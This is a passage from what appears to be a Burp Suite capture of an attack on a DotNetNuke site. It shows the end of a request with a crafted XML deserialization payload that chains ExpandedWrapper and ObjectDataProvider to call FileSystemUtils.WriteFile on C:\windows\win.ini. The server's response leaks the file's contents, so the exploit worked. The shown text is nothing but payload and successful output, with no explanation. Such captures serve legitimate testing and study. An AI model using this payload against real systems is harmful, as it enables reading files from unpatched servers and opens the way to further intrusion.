type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],[
System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><ExpandedElement/><ProjectedProperty0><MethodNa
me>WriteFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">C:\windows\win.ini</anyType></MethodParameters><ObjectInstance
xsi:type="FileSystemUtils"></ObjectInstance></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsOb
jectDataProvider></item></profile>
Connection: keep-alive
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 404 Not Found
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/html
Expires: -1
X-Result-Reason: Not Redirected
X-UrlRewriter-404: 404 Rewritten to DNN Tab : 404 Error Page(Tabid:23) : Reason Requested_404
Set-Cookie: dnn_IsMobile=False; path=/; HttpOnly
Set-Cookie: language=en-US; path=/; HttpOnly
Date: Mon, 15 Sep 2025 10:20:01 GMT
Content-Length: 2172

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1


</pre>
</table>
</table>
</table>
</table>
</table>
</font>
</font>
</font>
</font>
</font>
</i>
</i>
```